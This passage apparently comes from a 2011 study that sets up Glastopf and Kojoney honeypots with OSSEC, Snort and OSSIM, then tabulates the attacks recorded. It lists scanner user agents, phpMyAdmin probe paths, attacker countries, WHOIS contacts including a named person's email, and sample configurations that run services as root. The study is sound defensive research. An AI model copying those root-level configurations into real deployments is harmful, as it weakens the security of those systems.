For a very minimal setup Python and subversion needs to be installed. After the successful installation of these packages, check out the latest development or the stable Glastopf version. The stable version comes with all the functionality needed to collect attacks. The development version is more powerful and provides more features, of which some are still in the beta phase. The development version was selected.

```
Install Glastopf:
svn co svn://glastopf.org:9090/glastopf/branches/unstable glastopf
```

No additional steps are needed for the installation. Next, one needs to configure Glastopf and adjust some parameters to suite your needs.

Configuration of the Glastopf

Glastopf's configuration file and all other things you should and could edit or change, can be found in conf/. We should configure the basic parts that help to conduct our experiment, and these are:

- Server Section: The first part is the server core configuration: (You have to start the Glastopf as root/administrator if you want to listen on port 80.)

```
Server section:

[server]
# Glastopf IP address
ip: 128.39.73.184
# Glastopf Port. Port 80 is only available for root user
port: 80
# If the number of simultaneous threads exceeds this number
# Glastopf stops accepting
# new requests.
# Maximum number of simultaneous threads
maxthreads: 42

# After startup Glastopf drops all rights and runs
# with the provided user/group
# permissions (Linux only).
# Run Glastopf as user (Linux only)
user: root
# Run Glastopf with group permissions from (Linux only)
group: root
```

- Plug-in section: Plugins listed here loaded on Glastopf start-up.

```
Plugins:

[plugins]
# Data handling plugins comma separated
(surfids.py,mysql.py,dbclient.py,fileurl.py)
dataplugins: mysql.py,fileurl.py
```

- MySQL section: To use the MySQL database we have to load the mysql.py plug-in.

```
MySQL and others:

[mysql]
# MySQL server IP
host: 128.39.73.183
# MySQL server port (default 3306)
port: 3306
# MySQL username
user: root
# MySQL password
pass: **********
```

```
# MySQL database
db: glastops
[misc]
# Choose your logging level.
# Log level (debug info warning error critical)
level: debug
# Set your operating system to avoid errors
# cause by the log rotation.
# Operating system: win or unix (log rotate
#doesn't work with win)

system: unix
#Set the log file size after which the files
# gets rotated and the number of
# log file backups in total. Log file size
# in byte (unix only)
size: 2097152
# Lumber of log file backups
count: 5
```

After the successful installation and configuration, all we need to do is run the webserver.py.

HIDS OSSEC

OSSEC is an Open Source Host-based Intrusion Detection System. It performs log analysis, file integrity checking, policy monitoring, rootkit detection, real-time alerting and active response [31]. It mixes together all the aspects of HIDS (host-based intrusion detection), log monitoring and SIM/SIEM together in a simple, powerful and open source solution. It runs in most operating system, including Linux, OpenBSD, FreeBSD, MacOS, Solaris and Windows.
OSSEC is composed of multiple pieces. It has a central manager monitoring everything and receiving information from agents, syslog, databases and from agentless devices. The agent is a small program installed on the systems you desire to monitor. It will collect information in real time and forward it to the manager for analysis and correlation. Agentless OSSEC, allows you to perform file integrity monitoring on systems that you can not install an agent.
In this Honeypot webserver we installed ossec agent, so we send the ossec agent log to the ossec server of the other machine (ossim) The installation process for the ossec agent is shown in the Appendex B.

NIDS, Snort

Installation of Snort on this honeypot webserver is the same as Snort installation on the gateway, except changing the ip address.

3.4.3 Basic Package on ssh honeypot server

KOjoney

Kojoney is a low level interaction honeypot that emulates an SSH server. The daemon is written in Python using the Twisted Conch libraries.
Pre-installation: First we must change the default SSH server port on our server because Kojoney must be run as a default SSH server! to capture the attackers!

```
Pre-installation of Kojoney:

# Edit '/etc/ssh/sshd_config' file
# change from 22 to 2222
2222

# And you need gcc and python packages also.
apt-get install install gcc python python-devel
# install 'openssl' and 'python'
root@secure-1:~# apt-get install openssl
root@server187:~# apt-get install python
```

Download and install Kojoney updated packages on Kojoney server, these updates in IP-Country and Geography-Countries packages helps to improve the country detection mechanism.

Preparing log files and Reports:

```
DownloadKojoney source package:

# By default kojoney daemon output will be redirected to the file
/var/log/honeypot.log.
# To see the Kojoney logging data use following command.
cat /var/log/honeypot.log
```

Snort

Installation of Snort on this ssh honeypot server is the same as Snort installation in the gateway and webserver honeypot. Except for editing the ip address.

OSSEC

Installation of OSSEC on this ssh honeypot server is the same as OSSEC installation on the webserver honeypot.

3.4.4 Honeypots without IDS

Necessary packages and installation procedure for the honeypot with-out intrusion detection systems (IDS) are the same as honeypot system with IDS except that here we do not have IDS.

3.4.5 AlienVault Unified SIEM

AlienVault Unified SIEM is created and developed by AlienVault. This technology offers advanced intelligence, capable of synthesizing the underlying risks associated with comlex distributed attacks on extensive networks. The system considers the context of each threat and the importance of the assets involved, evaluates situational risk, discovers, and distinguishes actual threats from the thousands of false positives that are produced each day in each network [28].

OSSIM stands for Open Source Security Information Management. Its goal is to provide a comprehensive compilation of tools which, when working together, grant network/security administrators with a detailed view over each and every aspect of his or her networks, hosts, physical access devices, server, etc.

The solutions features are[27]:

- Low level, real-time detection of known threats and anomalous activity (unknown threats)
- Compliance automation
- Network, host and policy auditing
- Network behaviour analysis and situational behaviour

- Log management
- Intelligence that enhances the accuracy of threat detection
- Risk oriented security analysis
- Executive and technical reports
- A scalable high performance architecture.

AlienVault SIEM uses an SQL database and stores information normalized allowing for strong analysis and data mining capabilities. AlienVault professional SIEM is turned for high performance and scalability millions of events per day.
The sensor profile will enable both the AlienVault detectors and the collector. The following detectors are enabled by default:

- Snort (Network Intrusion detection System)
- Ntop (Network and usage Monitor)
- OpenVAS (Vulnerability scanning)
- POf (pasive Operative system detection)
- Pads (passive Asset detection system)
- Arpwatch (Ethernet/Ip address parings monitor)
- OSSEC (Host Intrusion Detection System)

Data Collection

After data collection was completed in the SSH honey pot log, a custom script was developed to extract necessary entries. The script is attached in Appendix D.

The AlienVault installation

The first step to install AlienVault is download the iso image file of this software, and then upload to your iso image manager.

The next step is create your virtual machine (ossim) from the iso image file. It is better to select custom installation, because it gives the user more options during the installation process. This installation mode is recommended in case you want to enable only certain profiles in the new AlienVault host (sensor only, server + database....). The custom installation can be performed in both text mode or graphicalmode.

Chapter 4

Result

This chapter presents the results from the actual experiments conducted.

4.1 General Overview of the result

The chapter is divided into different sections for each type of honeypot: Web server honeypot with intrusion detection system, Web server honeypot witout intrusion detection system, SSH honeypot with intrusion detection system, SSH honeypot without intrusion detection system and OSSIM network over view. Each honeypot section result contains the following results:

- Ip addresses participate on the attack, it shows how many attempts observed for distinct ip addresses and the most frequented ip addresses.
- Country participate on the attempt, (the most frequented country on the attempt).
- Number of authenticated (succeeded) and failed attackers and gives the reason, that why the attackers failed or authenticated.
- The most frequently used user and password. It will gives also, user and password used by the top authenticated(mostly authenticated attacker) ip addresses.
- Number of attacks per hour.
- Number of attacks per day.
- Unique alerts or signature observed and itś classifications.
- Country participated in multiple attacks.
- Command used by the most attackers.
- General network overview, which collected by the OSSIM collector.

4.2 Web server Honeypot with Intrusion Detection System

The following graphs and tables were plotted from a host that emulates as web server and the services run with intrusion detection system (web server honeypot with IDS). All the data under this section was collected for one month and one week(for a period between 21.03.2011 to 30.04.2011) smoothly without interruption. The ip address of the attackers are not used as a report or omitted, just country is used instead.



Figure 4.1: Top web attackers country on web honeypot with IDS

Figure 4.1 shows attackers country which participated on attacking this web server honeypot. It gives the percentile, how frequently the country attempted during attacking process. As you see from the graph 54 percent of the attacks comes from Turkey and Italy comes next which was 10 percent and Vietnam is the third with 8 percent.



Figure 4.2: Number of attacks per day on web server with IDS. The x-axis is the date and the y-axis is the number of attack.



Figure 4.3: Number of attacks per week on web server with IDS. The x-axis is the week and the y-axis is the number of attacks. One can see from the figure that the maximum attack was attempted on week 14 and the least attack was attempted on week 13.

Unique user agent of an attacker	Number of frequency on webserver with IDS
Made by ZmEu @ WhiteHat Team - www.whitehat.ro	13
Morfeus Fucking Scanner	1
Morfeus strikes again.	
Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)	11
Python-urllib/2.6	2
Toata dragostea mea pentru diavola	22
ZmEu	146

Table 4.1: Frequency of unique user agent used by the attacker on web server honeypot with IDS. As you see from the figure there are seven unique user agents and from these agents, ZmEu was the most frequently used agent by having 146 attempt.

Country	Request
Italy	/mysql/scripts/setup.php
Vietnam	/roundcube-0.1//bin/msgimport
China	//pma/
United Kingdom	/bug/login-page.php
United Kingdom	/tracker/login-page.php
Bulgaria	/admin/scripts/setup.php
Turkey	/admin/phpmyadmin/scripts/setup.php
Turkey	/myadmin/scripts/setup.php
Turkey	/sqlmanager/scripts/setup.php
Turkey	/dbadmin/scripts/setup.php

Table 4.2: Most type of request from the top attackers to web server honeypot with IDS. These request were selected from others request by their number of occurrence and used by the known attackers ip addresses. Attacker from Turkey used most of the request. United Kingdom used two most type of request.

Domain	Country	Attime	Request	Agent	Host	Attmnt	Attmail
IP.teletektelekom.com	Turkey	2011-03-27 20:57:00	/admin/	ZmEu	honeypot web server with IDS	none	none
IP.teletektelekom.com	Turkey	2011-03-27 20:57:04	/admin/phpmyadmin/ scripts/setup.php	ZmEu	honeypot web server with IDS	none	none
ut4.isti.cnr.it	Italy	2011-04-07 01:49:44	/backup/scripts /setup.php	ZmEu	honeypot web server with IDS	none	none
static.vdc.vn	Vietnam	2011-03-31 12:48:00	/bin/msgimport	Toata dragostea mea pentru diavola	honeypot web server with IDS	none	none
IP	United Kingdom	2011-03-30 09:54:57	/bug/login-page.php	Toata dragostea mea pentru diavola	honeypot web server with IDS	none	none

Table 4.3: Sample entries of attackers attempt on the honeypot web server with IDS.

Unique Signatures	Percentage	Total
Attempt to login using a non-existent user	42	16131
User login failed	25	9707
Attempt to login with an invalid user	24	9183
SSHD authentication failed	4	1633
Multiple failed logins in a small period of time	3	1327
SSHD brute force trying to get access to	1	330
Multiple SSHD authentication failes	1	215
SSH insecure connection attempt(scan)	0	16
Log file rotated	0	9
Login session opened	0	1
SSHD authentication success	0	1

Table 4.4: Ossec unique signature attack. The most signature attack was attempt to login using non existing user.

Table 4.3 shows entries of attackers attaempt on the honeypot web server with IDS. The first column is the domain name of the attackers, the second column is attackers country. The third column is the time stamp for that attack. The fourth column is the request of the attacker. The fifth column is the user agent that used by the attackers. The sixth column is the attacked host, in this case our honeypot web server. The last two columns are 'attmnt'(attacker NT-BY information) and 'attmail'(attacker whois mail results) respectively.

4.3 Web server Honeypot without Intrusion Detection System

The following graphs are plotted from a host that emulates as web server without intrusion detection system. This honeypot web server were open for the public (for attackers) for a period of six week(between 03.24.2011 to 04.30.2011).

Figure 4.4 shows the attack percentage on web honeypot server with out IDS. One can see from the figure, the most attacks on this web server were from United States which was 24 percent. United Kingdom took the second place with 16 percent and Bulgaria took the third place with 11 percent of the total attack.

From figure 4.6 the maximum attack was recorded on one week after the system opened for the attacker and the number of attack during this week was 28. The lest attack was recorded on the third week after we start collecting data and the number of attack during this time was only 3 attacks.

In table 4.7 the first column is the domain name of the attackers, the star sign under this column stands for the ip addresses of the corresponding attacker.



Figure 4.4: Top attackers participated on web honeypot without IDS. This figure show that which country most frequently participated on this attack of web server.



Figure 4.5: Number of attacks per day on web server without IDS. The x-axis of the graph is the date where as the y-axis is number of attacks on that specific date. AS one can see from the graph, the maximum attack was recorded on 28.03.2011 with attack number 14 and the second maximum attack was recorded on 30.03.2011 with attacks number 7.

The second column is the attackers country. The third column is the time stamp for that attack. The fourth column is the request of the attacker. The fifth column is the user agent that used by the attackers. The sixth column is the attacked host, in this case our honeypot web server without IDS. The last tow columns are 'attmnt'(attacker NT-BY information) and 'attmail'(attacker whois mail results) respectively.



Figure 4.6: Number of attacks per week on web server without IDS. The x-axis is the week number and the y-axis is the number of attacks recorded within that week. Maximum attack was recorded on week 14 and least attack was recorded on the week 15

Unique user agent of an attacker	Number of frequency on webserver without IDS
Made by ZmEu @ WhiteHat Team - www.whitehat.ro	6
Morfeus Fucking Scanner	1
Morfeus strikes again.	13
Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)	6
Python-urllib/2.6	3
Toata dragostea mea pentru diavola	11
ZmEu	19
Opera/9.80 (Windows NT 6.1; U; en) Presto/2.7.62 Version/11.01	1

Table 4.5: Frequency of unique user agent used on web server honeypot with IDS. Here in this figureZmEu user agent was used most frequently than any other user agents. The second most frequently used user agent was Morfeus strikes again.

Country	Request
United States	/roundcubemail-0.1/README
United Kingdom	/tracker/login-page.php
Colombia	/mysqladmin/scripts/setup.php
Bulgaria	/db/scripts/setup.php
United Kingdom	/turbo/mantis/login-page.php

Table 4.6: Most type of request from the top attackers on web server honeypot without IDS. These requests were selected from many others request by there number of occurrence and availability in the top attackers request.

Domain	Country	Attime	Req	Agent	Host	Attmnt	Attmail
***. teletek-telekom .com	Turkey	2011-03-27 20:57:32	/admin/	ZmEu	honeypot web server without IDS	mnt-teletek RIPE-NCC-HM-MNT	netadmin@ teletek.net
ut4.isti.cnr.it	Italy	2011-04-07 01:49:44	/backup/scripts /setup.php	ZmEu	honeypot web server without IDS	CNR-MNT GARR-LIR	Daniele.Vannozzi@ iit.cnr.it
static.vdc.vn	Vietnam	2011-03-31 12:47:59	/bin/msgimport	Toata dragostea mea pentru diavola	honeypot web server without IDS	RIPE-NCC-HM-MNT	abuse@ 2009changed
***	United King-dom	2011-03-30 09:54:57	/bug/login-page.php	Toata dragostea mea pentru diavola	honeypot web server without IDS	CORE-BACKBONE RAPIDSWITCH-MNT	sales@ eu-khost.com

Table 4.7: Sample entries of attackers attempt on the honeypot web server without IDS.

4.4 SSH server Honeypot with Intrusion Detection System

All graph under this section is plotted for data collected between 04.04.2011 to 04.28.2011).



Figure 4.7: Top ssh attackers country with number of attacks on ssh honeypot with IDS. The x-axis is country participate on the attack and the y-axis is the number of attacks attempt on this ssh honeypot.



Figure 4.8: Top ssh attackers country by percentage of the total attack on ssh honeypot with IDS. This graph show the attackers country percentile when you are comparing with other country attack attempted.

Table 4.11 shows how many attacks were authenticated or failed to login to the system(ssh honeypot with IDS). The authentication is based on the fake user and password. The user and password was created by the ssh honeypot server tool. The failed is weather based on the password or keyboard interaction

Figure 4.9 shows number of attacks per hour on ssh honeypot with IDS. To

Country	No. of attacks on web server with IDS	No. of attacks on web server without IDS
Turkey	103	1
United Kingdom	10	9
Vietnam	14	3
Italy	18	3
Russian Federation	3	4
France	5	4
United States	4	1
Netherlands	4	2
China	3	3
Bulgaria	10	6

Table 4.8: Country participated on both type of honeypot web server. As you see from the table United Kingdom participated to attack on both type of web server with almost equal number of attacks. Country with maximum number of attacks on web server honeypot with IDS has the least number of attacks on web server honeypot without IDS



Figure 4.9: Number of attacks per hour on ssh honeypot with IDS. The x-axis is the time and the y-axis is the number of attacks on that specific time.

get the attacks number of specific time, attacks attempted in all days of that specific time sum up together. As you see from the figure maximum number of attack attempted at time between 22:00 and 23:00.

Table 4.14 shows that whether the attacker try to connect to the out side world or not. This table will helps also to identify whether that country come back again to attack after a certain time or not. This can be decide by looking the first occurrence time and last occurrence time and also by looking the number off attacks. For example attacker from Netherlands, first occurrence of this attacker was on 04.14.11 and last occurrence was on '04.26.11' after 12 days

Unique user agent of an attacker	Number of frequency on web-server without IDS	Number of frequency on web-server with IDS
Made by ZmEu @ WhiteHat Team - www.whitehat.ro	6	13
Morfeus Fucking Scanner	1	1
Morfeus strikes again.	13	0
Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)	6	11
Python-urllib/2.6	3	2
Toata dragostea mea pentru diavola	11	22
ZmEu	19	146
Opera/9.80 (Windows NT 6.1; U; en) Presto/2.7.62 Version/11.01	1	0

Table 4.9: Comparison attackers agent used on both type of web server. As you can see from the table there are two attackers user agent Morfeus strikes again and Opera/9.80 are not found on web server honeypot with IDS.



Figure 4.10: Number of attacks per days of month on ssh honeypot with IDS. The y-axis is the date of the month and the x-axis is the number of attack on that specific date.

and the number total attempts were 3, this shows that this attacker was back again.

Figure 4.12 show the top used user without considering the user root(this is to look the difference of other used users). Normally 7752 unique user was used during the attack and from these top 20 frequently used user were selected. Of course, root user was used most frequently than any other users. It was used 6232 times as a user.



Figure 4.11: Unique-alerts or signatures on ssh honeypot with IDS. The x-axis is type of signature and the y-axis is the percentage of that specific signature. ET Scan potential signature was the highest attempts than the other signature.

